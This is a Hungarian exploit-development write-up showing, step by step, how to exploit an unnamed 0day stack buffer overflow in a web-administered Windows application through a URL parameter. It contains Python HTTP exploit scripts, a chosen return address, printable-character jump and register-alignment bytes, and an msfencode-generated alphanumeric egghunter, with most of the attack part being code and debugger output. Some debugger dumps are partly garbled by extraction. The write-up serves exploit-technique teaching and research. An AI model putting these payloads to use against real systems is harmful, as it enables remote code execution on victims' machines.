

Bevezető

Az ismertetésre kerülő biztonsági hiba 0day kategóriába tartozik, ezért sem a termék, sem a teljes hiba kihasználását lehetővé tevő kód bemutatása nem történik meg. A leírás célja az alkalmazott technika bemutatása. A dokumentum az alapvető memóriával, exploit írással kapcsolatos ismeretek közlését is mellőzi feltételezve, hogy az olvasó tisztába van ezekkel a dolgokkal. A vizsgálatok Windows 2003 SP2 rendszeren Immunity Debugger segítségével történtek.

Sérülékeny pont keresése

Ismertetés

A cél szoftverben egy URL paraméterben átadott érték helytelen kezelése miatt lehetséges egy függvény visszatérési címét módosítani. A hiba sikeres kihasználásával a cél rendszeren saját operációs rendszer szintű parancsokat tudunk futtatni. A cél szoftver elindítása után egy webes felületen lehet az adminisztrációs feladatokat elvégezni. Első lépésben csatlakozunk a debugger segítségével a cél szoftverhez.

Buffer overflow

A hibát az alábbi Python program segítségével tudjuk előidézni:

```
padding = "A" * 1000
buffer = "GET /vuln?objectType=name&objectValue=" + padding + " HTTP/1.1\r\n"
buffer += "Host: 1.1.1.1:1337\r\n"
buffer += "Content-type: application/x-www-form-urlencoded\r\n"
buffer += "User-Agent: BackTrack\r\n"
buffer += "Content-length: 313371\r\n\r\n"

s.send(buffer)
s.close()
```

A debuggerben rögtön látható is a nem megfelelően kezelt bemenet által okozott gond:

```
Registers (FPU)
EAX FFFFFFFF
ECX 0000FFFF
EDX 0000FFFF
EBX 1BCCEF20
ESP 2237EB3C
EBP 41414141
ESI 1BCCEF18
EDI 1FDE6030
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FF95000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.00000000000000000000
ST7 empty 1520435200.0000000000
3 2 1 0 E S F U O Z D I
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

A fenti képen a program regisztereinek értékei láthatók a túlsordulás után. Látható, hogy sikerült módosítani az EIP valamint az EBP regiszterek értékét a beküldött adatok segítségével (az „A” értéke hexadecimálisan 41). Jobban megvizsgálva a regiszterekben tárolt memória címeken található adatokat, rögtön felmerül az első probléma. Egyetlen regiszter sem mutat az általunk beküldött „A” betűk halmazára. A stacket megvizsgálva (ESP regiszter értéke mutat a stack tetejére) a következő problémával szembesülünk:

Address	Hex dump	ASCII
2237EADC	18 EF CC 1B 68 FC 37 22 99 26 C1 71 50 44 C0 71	!n +h"7"0&+qP0q
2237EAE0	FF FF FF FF 34 EB 37 22 13 50 01 5A FF FF FF FF	4\$7"#!X0Z
2237EAF0	3E 00 00 00 41 41 41 41 41 41 41 41 41 41 41	>...AAAAAAAAAAAA
2237EB00	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
2237EB10	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
2237EB20	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
2237EB30	41 41 9A 1F 65 00 00 00 25 62 DE 1F 20 EF CC 1B	ARUye...zb v n f+
2237EB40	65 00 00 00 90 EB 37 22 20 1E 68 6D 30 60 DE 1F	e...e3"7" Ah0' v
2237EB50	90 EB 37 22 F2 FA 60 60 30 60 DE 1F 00 00 00 00	e\$7"2" lno' v...z
2237EB60	04 00 00 00 C9 C2 02 5A 78 C9 9A 1F B8 03 A4 5A	*...f+02xP07f*0z
2237EB70	00 00 00 00 98 EB 37 22 43 B9 A2 5A F8 C5 C9 1F	*...0\$7"0i020+0v
2237EB80	78 C9 9A 1F 03 00 00 00 08 65 DE 1F AC EB 37 22	xP07v...ts v\$3"7"
2237EB90	D5 B3 A2 5A 78 C9 9A 1F F0 60 DE 1F C0 F3 37 22	f02xP07v= v\$3"7"
2237EBA0	C0 F3 37 22 38 58 A2 5A 78 C9 9A 1F 95 D9 82 7C	ts7"802xP07v6!e!
2237EBB0	18 B2 96 1F F0 60 DE 1F FF FF 00 00 C0 30 18 00	00v= v L0+
2237EBC0	B0 30 18 00 00 3E A3 5A EC EB 37 22 00 00 A0 5A	00t.C>020\$7" .aZ
2237EBD0	A0 EC 37 22 31 21 00 00 B0 30 18 00 F4 EB 37 22	007"1t...0t. \$7"
2237EBE0	28 5A A2 5A 00 00 00 00 00 00 5F 4A 61 76 61 5F	(Z0Z.....
2237EBF0		
2237EC00		
2237EC10	69 74 40 38 00 12 20 03 18 B2 1F 2A B0 82 7C	70.0-0x0v0v0v0v
2237EC20	00 00 00 00 00 00 00 00 4A 5F 00 00 30 00 00 00	<<...000.0000
2237EC30	07 00 00 00 38 0E 01 00 0C EB 37 22 38 09 82 7C	...000.037"0"e!
2237EC40	94 EC 37 22 70 82 82 7C 60 9F 32 7C FF FF FF FF	007"pe0!t.je!
2237EC50	03 9F 82 7C 76 CE BB 77 00 00 3C 9F 00 00 00 00	V0e!t 0w...<
2237EC60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

A beküldött adatok a stack pointer (ESP) előtt helyezkednek el közvetlenül, ahogy az a 0x2237EB3C memóriacím előtt található „41” hexadecimális értékekből látható. A

fenti ábrából az is egyértelműen kiderül, hogy a beküldött 1000 byte adatnak csak a töredéke található a stack területen (0x2237EB00-0x2237EB3C).

Probléma megoldási lehetőségek

A konvencionális exploitálási technikák jelen esetben nem működnek az alábbi problémák miatt:

- egyik regiszter sem mutat az általunk beküldött adathalmazra, így egy ugró utasítással nem tudjuk a program működését az általunk kívánt helyre vezérelni (jmp esp, call eax, stb.)
- Meghatározott karakterkészlet áll a rendelkezésre az utasítások létrehozásához.
- A rendelkezésre álló 56 byte-os memóriaterületre egghuntert nem lehetséges bejuttatni, mivel az adatokat URL-ben adja át a program és ott csak nyomtatható karakterek szerepelhetnek, a különböző kódoló eljárások által generált "URL-safe" egghunter mérete pedig túl nagy a felhasználható területhez képest.

A stack memóriaterület további vizsgálata feltárja, hogy a beküldött adatokra több helyen is hivatkoznak pointerek:

```

2237EB3C 1F9A4141 AA07
2237EB40 00000065 e...
2237EB44 1FDE6225 %b|7
2237EB48 1BCCEF20 n|f+
2237EB4C 00000065 e...
2237EB50 2237EB90 e$7"
2237EB54 6D681E20 ^hm RETURN to jvm.6D681E20 from jvm.6D71D56E
2237EB58 1FDE6030 0' |7
2237EB5C 2237EB90 e$7"
2237EB60 6D6CFAF2 z:lm RETURN to jvm.6D6CFAF2 from jvm.6D681E0A
2237EB64 1FDE6030 0' |7
2237EB68 00000000 ....
2237EB6C 00000004 +...
2237EB70 5A02C2C9 fT02 RETURN to .. from <JMP.&MSUCRT.strocmp>
2237EB74 1F9AC978 xF07 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2237EB78 5AA403B8 70KZ 33B8
2237EB7C 00000000 ....
2237EB80 2237EB90 e$7"
2237EB84 5AA2B943 C|0Z RETURN to .3943 from 5A610399
2237EB88 1FC9C5F8 *+f7
2237EB8C 1F9AC978 xF07 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2237EB90 00000003 +...
2237EB94 1FDE65D8 7e |7
2237EB98 2237EBAC e$7"
2237EB9C 5AA2B8D5 A0Z RETURN to B8D5 from .3902
2237EBA0 1F9AC978 xF07 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2237EBA4 1FDE60F0 = |7
  
```

A stack aktuális értékétől 50(0x38), 80(0x50), 100(0x64) byte-ra található memória címekre való hivatkozásokkal lehetséges a saját kódunk végrehajtása. Ezek a mutatók szerencsére a teljes, általunk beküldött adatmennyiségre mutatnak.

Visszatérési cím keresése

A fent említett karakterkészlet megszorítások miatt a visszatérési cím sem tartalmazhat nem nyomtatható karaktereket, valamint & jelet (0x26) sem, mivel az új paramétert jelentene az URL-ben, és levágná az általunk beküldött input adatokat. Az alábbi utasítások felelnek meg a kívánt eredmény eléréséhez:

- add esp, 38

```
ret
• add esp, 50
ret
• add esp, 64
ret
```

Az Immunity Debugger segítségével az összes betöltött modulban tudunk ilyen és ehhez hasonló utasításokat keresni. A keresések eredményeit megvizsgálva tapasztalható, hogy a feltételeknek egyetlen utasítás sem felel meg. Minden memóriacím, amely a fent említett utasításokra mutat tartalmaz olyan karaktert, amely nem megengedett.

Keresési elvek

Mivel a fenti szabályszerűség alapján végzett keresés nem vezetett eredményre, ezért olyan utasítás csoportok összeállítása a cél, amely segítségével azonos eredményeket érhetünk el:

add esp,38 ret	pop regiszter add esp, 34 ret
	pop regiszter pop regiszter add esp,30 ret

A fenti példa alapján tetszőleges mennyiségű teszt esetet lehetséges előállítani. Ezzel jelentősen megnövelhetjük a rendelkezésre álló potenciális visszatérési címek halmazát. Egy újabb keresést lefuttatva több megfelelő címet vizsgálhatunk meg:

```
61755226 ADD ESP,34
61776751 ADD ESP,34
61776765 ADD ESP,34
6177688D ADD ESP,34
617768E4 ADD ESP,34
6177693B ADD ESP,34
```

A csatolt keresés kimenet részleten látható, hogy több utasítás is megfelelő lehet:

- 61755226 (0x26 miatt kizárt)
- 61776751 (ASCII: awgQ - megfelelő lehet)

61776750	5E	POP ESI
61776751	83C4 34	ADD ESP,34
61776754	C3	RETN

- 61776765 (ASCII: awge - megfelelő lehet)

61776764	5E	POP ESI
61776765	83C4 34	ADD ESP,34
61776768	C3	RETN

- 6177688D (8D miatt kizárt)
- 617768E4 (E4 miatt kizárt)
- 6177693B (ASCII: awi; - megfelelő lehet)

6177693A	5E	POP ESI
6177693B	83C4 34	ADD ESP,34
6177693E	C3	RETN

A keresés eredményéből kiragadott potenciális lehetőségek közül szinte mindegyik visszatérési cím megfelelő, valamint az általunk kívánt utasításokat tartalmazza. Ezek alapján a visszatérési cím: 0x61776764, amely minden szempontot teljesít.

A visszatérési cím tesztelése

A működés teszteléséhez módosítani kell az eddig megalkotott Python programot az alábbiak szerint:

```
ret = "\x64\x67\x77\x61"
padding = "A" * 56 + ret
buffer = "GET /vuln?objectType=name&objectValue=" + padding + " HTTP/1.1\r\n"
buffer += "Host: 1.1.1.1:1337\r\n"
buffer += "Content-type: application/x-www-form-urlencoded\r\n"
buffer += "User-Agent: BackTrack\r\n"
buffer += "Content-length: 313371\r\n\r\n"

s.send(buffer)
s.close()
```

A Python program ismételt elindítása előtt a debuggerben tegyünk egy breakpointot az általunk megadott visszatérési címre, így látható, hogy sikerült-e módosítani a program futását:



Immunity Debugger - .exe - [CPU - thread 00001380, module SYSFER]


```

File View Debug Plugins ImmLib Options Window Help Jobs
61776765 SE POP ESI 1F79DE41
61776768 83C4 34 ADD ESP,34
61776769 CC RETN
6177676A CC INT3
6177676B CC INT3
6177676C CC INT3
6177676D CC INT3
6177676E CC INT3
6177676F 0 INT3
61776770 58 PUSH ESI
61776771 8BF1 MOV ESI,ECX
61776773 8B06 MOV EAX,WORD PTR DS:[ESI]
61776775 8308 TEST EAX,EAX
61776777 74 07 JE SHORT SYSFER.61776780
61776779 50 PUSH EAX
6177677A FF15 0CF02861 CALL DWORD PTR DS:[44KERNEL32.CloseHandle.kernel32.CloseHandle]
Registers (FPU)
EAX FFFFFFFF
ECX 0000FFFF
EDX 0000FFFF
EBX 18CC6E78
ESP 2227E93C
EBP 41412175
ESI 18CC6E78
EDI 1FE00870
EIP 61776764 SYSFER.61776764
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
H 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FF96000(FFF

```

Feltételes ugrás

A teszt program az általunk meghatározott ponton folytatja a végrehajtást. A beküldött adatoknak megfelelő utasításokat hajta végre:



Immunity Debugger - .exe - [CPU - thread 00001380]

```


File View Debug Plugins ImmLib Options Window Help Jobs
1F79DEF0 41 INC ECX
1F79DEF1 41 INC ECX
1F79DEF2 41 INC ECX
1F79DEF3 41 INC ECX
1F79DEF4 41 INC ECX
1F79DEF5 41 INC ECX
1F79DEF6 41 INC ECX
1F79DEF7 41 INC ECX
1F79DEF8 41 INC ECX
1F79DEF9 41 INC ECX
1F79DEFA 41 INC ECX
1F79DEFB 41 INC ECX
1F79DF00 41 INC ECX

```

A következő probléma akkor lép fel, amikor elérjük az általunk meghatározott visszatérési címet a végrehajtási láncban. Mivel utasítást reprezentál, ezért károsan befolyásolja a program működését. Az ilyen eseteknél az alábbi lehetséges megoldások jöhetnek szóba:

- olyan visszatérési cím keresése, amely nem befolyásolja károsan a program működését (jelen esetben hosszadalmas, valamint ezen kívül is sok feltételnek meg kell felelni)
- feltételes ugró utasítással kikerüljük a káros kódrészletet (hátránya, hogy minimum 33 byte-ot kell ugrani (hexa 0x21)).

Mivel elég sok a rendelkezésre álló memóriaterület, így feltételes ugrással küszöböljük ki a problémát:



```

1F79DF1F 41 INC ECX
1F79DF20 41 INC ECX
1F79DF21 41 INC ECX
1F79DF22 41 INC ECX
1F79DF23 41 INC ECX
1F79DF24 75 21 JNZ SHORT 1F79DF47
1F79DF26 41 INC ECX
1F79DF27 41 INC ECX
1F79DF28 64:67:77 61 JA SHORT 1F79DF80
1F79DF2C 41 INC ECX
1F79DF2D 41 INC ECX
1F79DF2E 41 INC ECX
1F79DF2F 41 INC ECX

```

A fenti ábrán látható, hogy a visszatérési címünk egy ugró utasítást reprezentál, viszont az 1F79DF24 memória címen a saját feltételes ugró utasításunk található, amely átadja a vezérlést egy másik memóriacímre. Az ugró utasítás végrehajtása után a saját shellcode-unkat futtathatjuk.

Saját kód futtatása

A feltételek elviekben adottak, hogy saját kódot futtassunk. Ezt két technika segítségével tehetjük meg:

- egghunter alkalmazása és az eredeti shellcode valamilyen módon a memóriába juttatása (nop+jmp+eip+nop+egghunter) (valahol a memóriában shellcode)
- shellcode alkalmazása (nop+jmp+eip+nop+shellcode)

A jelenlegi esetben a beküldött adatok mennyisége miatt mindkettő lehetőséget választhatnánk. A tesztelések alatt viszont kiderült, hogy tisztán a shellcode végrehajtás nem működik. A probléma pontos meghatározása nem történt meg, nagy valószínűséggel a folyamatban található egyéb szálak beleírnak a shellcode-ba.

Egghunter

Mivel az egghunter nem tartalmazhat speciális karaktereket, így a kiinduláshoz használt 32 byte-os kódot a szabályoknak megfelelő módon kell megváltoztatni.

Az megfelelő egghunter előállításához a Metasploit keretrendszer msfencode alkalmazását használjuk:

```
root@BackTrack4:/pentest/exploits/metasploit3-3/msf3# ./msfencode -I egghunter_bin.txt
BufferRegister=EAX -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 125(iteration=1)

buf =
"\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a"
"\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48"
"\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51"
"\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43"
"\x4a\x4a\x49\x42\x46\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x50"
"\x42\x46\x32\x42\x4a\x43\x32\x50\x58\x48\x4d\x46\x4e\x47"
"\x4c\x43\x35\x50\x5a\x43\x44\x4a\x4f\x4f\x48\x50\x54\x46"
"\x50\x50\x30\x50\x57\x4c\x4b\x4b\x4a\x4e\x4f\x42\x55\x4b"
"\x5a\x4e\x4f\x44\x35\x4b\x57\x4b\x4f\x4d\x37\x41\x41"
```

A BufferRegister opció segítségével beállítjuk, hogy az egghunterre mutató memóriacímet az EAX regiszterben találja a dekódoló eljárás (valamint kiküszöböljük a nem alfanumerikus karaktereket). Az osztály elején említésre került, hogy nem mutat egyetlen regiszter sem az általunk bejuttatni kívánt kódra. Megvizsgálva a stack tartalmát a visszatérési cím átírásakor látható, hogy 20 byte-ra a stacken tárolt visszatérési címtől található ismét egy mutató az általunk beküldött adatokra. Mivel a program vezérlését már tudjuk kontrollálni, így az alábbi művelettel be tudjuk tölteni az ott tárolt címet az EAX regiszterbe:

```

1F79DF1F 41 INC ECX
1F79DF20 41 INC ECX
1F79DF21 41 INC ECX
1F79DF22 41 INC ECX
1F79DF23 41 INC ECX
1F79DF24 75 21 JNZ SHORT 1F79DF47
1F79DF26 41 INC ECX
1F79DF27 41 INC ECX
1F79DF28 64:67:77 61 JA SHORT 1F79DF80
1F79DF2C 41 INC ECX
1F79DF2D 41 INC ECX
1F79DF2E 41 INC ECX
1F79DF2F 41 INC ECX
1F79DF30 41 INC ECX
1F79DF31 41 INC ECX
1F79DF32 41 INC ECX
1F79DF33 41 INC ECX
1F79DF34 41 INC ECX
1F79DF35 41 INC ECX
1F79DF36 41 INC ECX
1F79DF37 41 INC ECX
1F79DF38 41 INC ECX
1F79DF39 41 INC ECX
1F79DF3A 41 INC ECX
1F79DF3B 41 INC ECX
1F79DF3C 41 INC ECX
1F79DF3D 41 INC ECX
1F79DF3E 41 INC ECX
1F79DF3F 41 INC ECX
1F79DF40 41 INC ECX
1F79DF41 41 INC ECX
1F79DF42 41 INC ECX
1F79DF43 41 INC ECX
1F79DF44 41 INC ECX
1F79DF45 41 INC ECX
1F79DF46 41 INC ECX
1F79DF47 58 POP EAX
1F79DF48 58 POP EAX
1F79DF49 58 POP EAX
1F79DF4A 58 POP EAX
1F79DF4B 58 POP EAX
1F79DF4C 58 POP EAX
  
```

Hivatkozási problémák

Technika megfelelően működik, egyetlen probléma van vele: nem az egghunter kezdő címére mutat, hanem a beküldött adatok kezdetére. Jelenleg így néz ki az általunk konstruált végrehajtási lánc:

nop + feltételes_ugrás + visszatérési_cím + nop + POP_utasítások + nop + egghunter

Az egghunter pontos meghatározásához a stackről felvett címhez kell az egghunterig felhasznált byte-okat hozzáadni. A megoldás kézenfekvőnek bizonyul egy összeadás művelettel. A probléma viszont, hogy mind az ADD (81XX) assembly művelet, mind az érték nem megengedett karaktereket tartalmaz.

Felhasználva a regiszterekben tárolható értékek azon tulajdonságát, hogy ha nullából kivonunk egyet, 0xFFFFFFFF értéket kapunk (körbefordul), a kivonás (SUB) művelet segítségével is célt érhetünk. Ha az aktuális értékből kivonunk 0xFFFFFFFF-et, akkor az aktuális érték +1-et kapunk. Ezen információkat valamint a felhasználható karakterkészletet figyelembe véve, három kivonás segítségével meg tudjuk határozni az egghunter pontos címét:


```

1F79DF45 41 INC ECX
1F79DF46 41 INC ECX
1F79DF47 58 POP EAX
1F79DF48 58 POP EAX
1F79DF49 58 POP EAX
1F79DF4A 58 POP EAX
1F79DF4B 58 POP EAX
1F79DF4C 58 POP EAX
1F79DF4D 2D 35666666 SUB EAX,66666635
1F79DF52 2D 31666666 SUB EAX,66666631
1F79DF57 2D 24333333 SUB EAX,33333324
1F79DF5C 41 INC ECX
1F79DF5D 41 INC ECX
1F79DF5E 41 INC ECX
1F79DF5F 41 INC ECX
1F79DF60 41 INC ECX
1F79DF61 41 INC ECX
1F79DF62 41 INC ECX
1F79DF63 41 INC ECX
1F79DF64 41 INC ECX
1F79DF65 41 INC ECX
1F79DF66 50 PUSH EAX
1F79DF67 59 POP ECX
1F79DF68 49 DEC ECX
1F79DF69 49 DEC ECX
1F79DF6A 49 DEC ECX
1F79DF6B 49 DEC ECX
1F79DF6C 49 DEC ECX
1F79DF6D 49 DEC ECX
1F79DF6E 49 DEC ECX
1F79DF6F 49 DEC ECX
1F79DF70 49 DEC ECX
1F79DF71 49 DEC ECX
1F79DF72 51 PUSH ECX
1F79DF73 5A POP EDX
1F79DF74 56 PUSH ESI
1F79DF75 54 PUSH ESP
  
```

Egghunter kalkuláció

Egghunter

A sikeres matematikai számítások után az aktuális payloadunk az alábbiak szerint módosul:

nop + feltételes_ugrás + visszatérési_cím + nop + POP_utasítások + EAX_kalkuláció + nop + egghunter.

A Python programba az alábbi változtatásokat kell átvezetni:

```

eh =(
"\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a"
"\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48"
"\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51"
"\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43"
"\x4a\x4a\x49\x42\x46\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x50"
"\x42\x46\x32\x42\x4a\x43\x32\x50\x58\x48\x4d\x46\x4e\x47"
"\x4c\x43\x35\x50\x5a\x43\x44\x4a\x4f\x4f\x48\x50\x54\x46"
"\x50\x50\x30\x50\x57\x4c\x4b\x4b\x4a\x4e\x4f\x42\x55\x4b"
"\x5a\x4e\x4f\x44\x35\x4b\x57\x4b\x4f\x4d\x37\x41\x41"
)
  
```

```

jmp = "\x75\x21\x41\x41" #jnz
ret = "\x64\x67\x77\x61"
  
```

```

align = (
"\x58\x58\x58\x58\x58\x58"
"\x2d"
"\x35\x66\x66\x66"
"\x2d"
"\x31\x66\x66\x66"
)
  
```

```
"\x2d"
```

```
"\x24\x33\x33\x33"
```

```
)
```

```
padding = "\x41" *52 + jmp + ret + "\x41"*27 + align + "\x41"*10 + eh +  
"\x41"*(152-125)
```

```
buffer = "GET /vuln?objectType=name&objectValue=" + padding + " HTTP/1.1\r\n"
```

```
buffer += "Host: 1.1.1.1:1337\r\n"
```

```
buffer += "Content-type: application/x-www-form-urlencoded\r\n"
```

```
buffer += "User-Agent: BackTrack\r\n"
```

```
buffer += "Content-length: 313371\r\n\r\n"
```

A fenti módosított kód futtatása esetén látható, hogy az általunk kívánt memória cím kerül az EAX regiszterbe. Ezek után az egghunter előállítja az eredeti payload-ot, amely segítségével képesek leszünk megkeresni azt az adathalmazt a memóriában, ami az általunk végrehajtani kívánt kódot tartalmazza. Legegyszerűbb eset, hogy a HTTP fejlécek valamelyikében juttatjuk be a program memóriájába az információt (pl.: User-Agent mező).